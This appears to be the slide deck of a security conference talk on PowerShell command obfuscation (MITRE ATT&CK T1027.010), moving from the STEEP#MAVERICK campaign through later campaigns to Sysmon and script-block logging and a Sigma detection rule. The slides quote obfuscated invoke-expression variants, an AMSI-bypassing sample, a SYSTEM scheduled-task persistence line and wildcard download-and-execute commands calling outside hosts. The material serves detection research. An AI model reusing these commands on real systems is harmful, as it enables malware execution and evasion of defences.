tim@detections-ai ~ ATTACKcon_7.0

```
$ whoami
tim.peck — Director of Threat Research, detections.ai

$ cat ./talk-title.txt
```

AN OBFUSCATED TALE

From ATT&CK Origin to Detection Today

MITRE ATT&CK **T1027.010** — Command Obfuscation, told by one of the researchers who contributed to it

— Introduction



TIM PECK

Director of Threat Research, detections.ai

Co-discoverer, **STEEP#MAVERICK** → contributor, MITRE ATT&CK **T1027.010**

> The campaign exposed the gap. The gap became the sub-technique.
> The sub-technique is still active tradecraft in 2026.

Section 01 / 04

STEEP#MAVERICK

Eight layers of PowerShell obfuscation, counter-forensics that fights back + a wildcard invocation pattern that had no name yet.

2022 | Securonix Threat Research | European defense contractors

phishing → eight-layer chain → ATT&CK gap → still alive in 2025–26 → telemetry → Sigma

Source
Securonix

— STEEP#MAVERICK

It Started With a Phishing Email



- Target: European defense / weapons contractors
- Suspected supplier chain: F-35 Lightning II program
- Delivery: spear-phish → `.zip` → `"Company & Benefits.lnk"`
- Phishing lure designed to look like a PDF

📎 `Company & Benefits.lnk` ≠ 📄 `Employee Benefits PDF`

JUL 2022 — Research: Securonix advisory

— STEEP#MAVERICK

Not `cmd.exe`. Not `powershell.exe`. `forfiles.exe`.


- `.lnk` → `forfiles.exe` → PowerShell
- `powershell.exe` copied + renamed
- Defeats naive parent-process and filename rules

`explorer.exe` → `forfiles.exe` → `AdobeAcrobatPDFReader (renamed powershell.exe)`

```
.(gal ?[?e]x)("$env:???t??r?o?\S*2\??h???k?* -create -f -ru SYSTEM -sc
daily -st 09:00 -tn MicrosoftEdgeUpdateSYS -tr 'forfiles /p
%systemroot% /m h\`"h.e\`"xe /c \`"p\`"o\`"w
```

— STEEP#MAVERICK · Attack Chain Overview

Watching the Chain Unwrap



Each layer decodes the next, all in memory. Nothing is readable until it runs layers 4–6 repeat identically, layer 7 turns hostile, layer 8 finally unlocks.

— STEEP#MAVERICK

Layer 7 - If You're a Sandbox, It Fights Back

Checks

- Screen res < 777px
- System age < 3 days
- RAM < 4GB
- Language = zh / ru
- Scans for 25+ analysis tools

On Detection

- Disable network adapters
- Block all firewall traffic
- Delete user profile + drives
- `Stop-Computer`

Also worth a look

Obscurize

Cloaks real hosts as sandboxes

Not just evasion... **Retaliation!**

Section 02 / 04

T1027.010

The sub-technique this campaign motivated.
Command Obfuscation, codified.

Created 14 Mar 2023 | Contributors: G. Thomas · Tim Peck · TruKno

— T1027.010

Command Obfuscation

> "Command-line obfuscation is a method of making strings and patterns within commands and scripts more difficult to signature and analyze."
>
> — MITRE ATT&CK, T1027.010

This talk's working taxonomy:

ALIASES — "gal" resolves to the real cmdlet at runtime

WILDCARDS — a pattern match resolves to a command

ENV VARS — env-var tokens rebuild a hidden string

STRING SPLITTING — the full string never appears at once

ESCAPE CHARS — backticks, quotes, casing break patterns

Source
MITRE ATT&CK

— STEEP#MAVERICK · A NEW PRIMITIVE

`gal ?e[?x]` Runs `iex`



WHAT'S WRITTEN		RESOLVES TO		WHAT RUNS
`.(gal ?e[?x])`	→	`CommandInfo`	→	`Invoke-Expression`
no cmdlet name		via alias table		payload executes

the string "Invoke-Expression" is never written

The call operator invokes whatever the wildcard resolved to.

Now commonly used to obfuscate other aliases: `Invoke-RestMethod`,`(irm)` for example.

- Coined **“Globfuscation”** by researcher John Hammond.

— STEEP#MAVERICK

Ya can't Signature a String That was never Recorded...

What a signature detects (iex|irm)	What actually runs in memory
`.(gal ?e[?x])((gal ?rm) 'http://')`	`Invoke-Expression $payload`
✗ no match	✓ executes

- Nothing to string-match — **iex** exists only at runtime
- `Get-Alias` / `Get-Command`: everywhere, benign, unflagged
- ATT&CK 2022: only `T1027` — too coarse for this

↓

T1027.010
the gap this campaign exposed

— T1027.010

T1027 Had No Room For This

PARENT TECHNIQUE: (Yeah, but…)
T1027 — Obfuscated Files or Information
scope: files, binaries, payloads

↓

Where specifically does COMMAND-LINE obfuscation live?

↓

???

before March 2023: nowhere specific



— T1027.010 · TECHNICAL CORE

Character Masking vs. Wildcard IEX

Character Masking — defeats string signatures

```
I`nv`ok`e-Ex`p`r`es`s`i`on          # backtick
InVoKe-ExPrEsSiOn                   # case
Invoke-E`xpression                  # Cyrillic 'o'
```

Wildcard IEX — defeats naming signatures

```
& (Get-Alias i*x) $payload
& (Get-Command Invoke-Exp*ssion) $payload
```

cmdlet name **never displayed to signature properly**

— THE OBFUSCATION ZOO

Same IEX, Infinite Disguises

Common disguises — one command, many costumes

```
('i'+'e'+'x')                    # concat str
("{1}{0}"-f'EX','I')             # FS reorder
[char[]](105,101,120)-join''     # ascii codes
```

Full write-up ↗️

A random homemade IEX… that bypasses AMSI

```
.((RVpa "\???????\*2\*POO*\*river?\?6*").PATh[4,15,34]-JOin'')
```

= IEX - Looks like gibberish. Resolves to an invoke expression — and runs.

— T1027.010

Before / After: What Changed for Detection

	Before T1027.010	After T1027.010
Coverage	“T1027 (generic)”	“T1027.010, specifically”
Rule mapping	ambiguous — file or command? unclear	precise — command-line obfuscation, named
Novel pattern (wildcard IEX)	no framework wording to anchor a writeup	**T1027.010's own wording describes it**
Detection ID	—	DET0505 (AN1394–1396)
Navigator heatmap	one fat T1027 blob	distinct, filterable ID

Section 03 / 04

Still Alive: 2025–2026

The wrapper evolved. The primitive didn't.

GreenCharlie | MuddyWater ClickFix | ClearFake / Amatera / SectopRAT

— GreenCharlie · 2026 · Iran

Same Wildcard, New Flag

- Spearphish → fake cloud / doc / auth portal
- Wildcard `Get-Command` resolution — no cmdlet ever typed
- Base64 + bitwise-NOT double-decode

```
&(gcm *v?k?-?x?re*).name $LastEx;
```

Base64 → bitwise-NOT → wildcard gcm → $LastEx invoked

Source
Picus Security

— MuddyWater / TA450 · 2024–2025 · Iran (MOIS)

A Confirmed Actor, A Suspected Sample

- Nov 2024: fake MS update → Win+R paste → RMM install `confirmed`
- 2025: PowerShell-only RAT via ClickFix `attribution unconfirmed`

THE DECODE CHAIN, STAGED

`Base64 ×3` → `GZip ×2` → `string-reverse ×2` → `URL-safe swap` → `IEX $payload`



Source · delivery
Proofpoint



Source · payload
Fortinet

— ClearFake / Amatera / SectopRAT · 2025–2026 · Crimeware

One Toolkit - Three Unique Campaigns

- Next stage hosted on-chain (EtherHiding)
- Proxied via signed `SyncAppvPublishingServer.vbs`
- Identical `gal`/`gcm` skeleton in **3 vendor reports**




```
&(gal i*x)(&(gcm *stM*) 'cdn.jsdelivr[.]net/...')
```

ClearFake
Expel

Amatera
Blackpoint

SectopRAT
Vega

— Still Alive

New Wrapper Every Year. Same Primitive.

Campaign	Wrapper	Primitive
STEEP#MAVERICK 2022	Spearphish	Wildcard gal/gcm → IEX
GreenCharlie 2024–25	Fake portal	Wildcard gcm + base64
MuddyWater 2024–25	ClickFix	Base64×3 + GZip×2
ClearFake et al. 2025–26	ClickFix, on-chain	**Wildcard gal/gcm**

Section 04 / 04

The Telemetry Problem & Detection Engineering

Detection engineering is only as viable as the fuel you give it.

— The Telemetry Problem

Same Attack. Two Endpoints.

UNINSTRUMENTED

```
Command Line:
-
```

0 hits

nothing captured it

INSTRUMENTED

Sysmon 1	full cmdline
PS 4104	resolved text
PS 4103	bound params

3 events, one timestamp

Endpoint telemetry is key — default logging shows nothing; three enabled sources correlate on timestamp, host, and ScriptBlockId.

— The Telemetry Problem · Reference Card

Three Sources, Three Jobs

Source	Captures	Unique value
4104	deobfuscated script text at parse time	reads the attacker's own deobfuscation for you
4103 + 4100s	bound cmdlet + parameters	survives when source text is hard to grep
Sysmon 1/7/17	process launch, image load, named pipe	engine-agnostic — survives PS logging being disabled

No single source is enough. 4104 is richest but attacker-disableable; Sysmon survives that; 4103 is the cross-check between them.

— LAB CAPTURE

Raw 4104 — Wildcard Get-Alias → IEX

```
Log Name:  Microsoft-Windows-PowerShell/Operational
EventID:   4104
Computer:  WKSTN17.contoso-corp.test
ScriptBlockText:
.(gal ?e[?x])((gal ?rm) 'hxxp[://]cdn-sync[.]test/m2.ps1')
```

gal → **iex**, inner (gal ?rm) → **irm**. Download and execute — neither cmdlet name typed.

— LAB CAPTURE

Rule Meets Log

wildcard-alias-iex.yml

```yaml
alias:
  ScriptBlockText|contains:
    - 'gal '
    - 'gcm '
target:
  ScriptBlockText|contains:
    - '\?e[\?x]'
    - '\?rm'
```

Screenshot — to add

This rule matching the previous slide's real log line — e.g. a `pySigma/sigma-cli` conversion run against the captured 4104, or the hit highlighted in a SIEM search.

`condition: alias and target` — and in Sigma `?/*` are wildcard **operators**, so escape them or this matches almost anything.

— Closing & Takeaways

Alive in 2026. Invisible by Default.

- **Active across the threat spectrum in 2026** — espionage (GreenCharlie), suspected MuddyWater ClickFix, crimeware (ClearFake / Amatera / SectopRAT)
- **Same primitive, four years later** — the 2022 espionage wildcard trick now ships in commodity crimeware
- **Detectable only with logging turned on** — 4104 + 4103 + Sysmon 1/7/17, correlated

— Closing & Takeaways

Homework (Due Friday)

DAY 1

Enable Script Block (4104) + Module Logging (4103)

DAY 2–3

Deploy a tuned Sysmon config — Event IDs 1, 7, 17

DAY 4–5

Validate SIEM ingestion — confirmed, not assumed

— Closing & Takeaways

What You're Leaving With

Everything from this talk
github.com/
bobby-tablez/
ATT-CKcon-7.0

Detection - pattern gen
github.com/
bobby-tablez/
GlobWarden

guides/

6 manuals: campaign, technique, telemetry, cheat sheet

detection/

5 Sigma rules · tuned Sysmon config · 4 sample 4104 logs

tooling/

`t1027010_hunter.py` — static analysis, never executes

Thank You.

Questions? Unobfuscated answers only.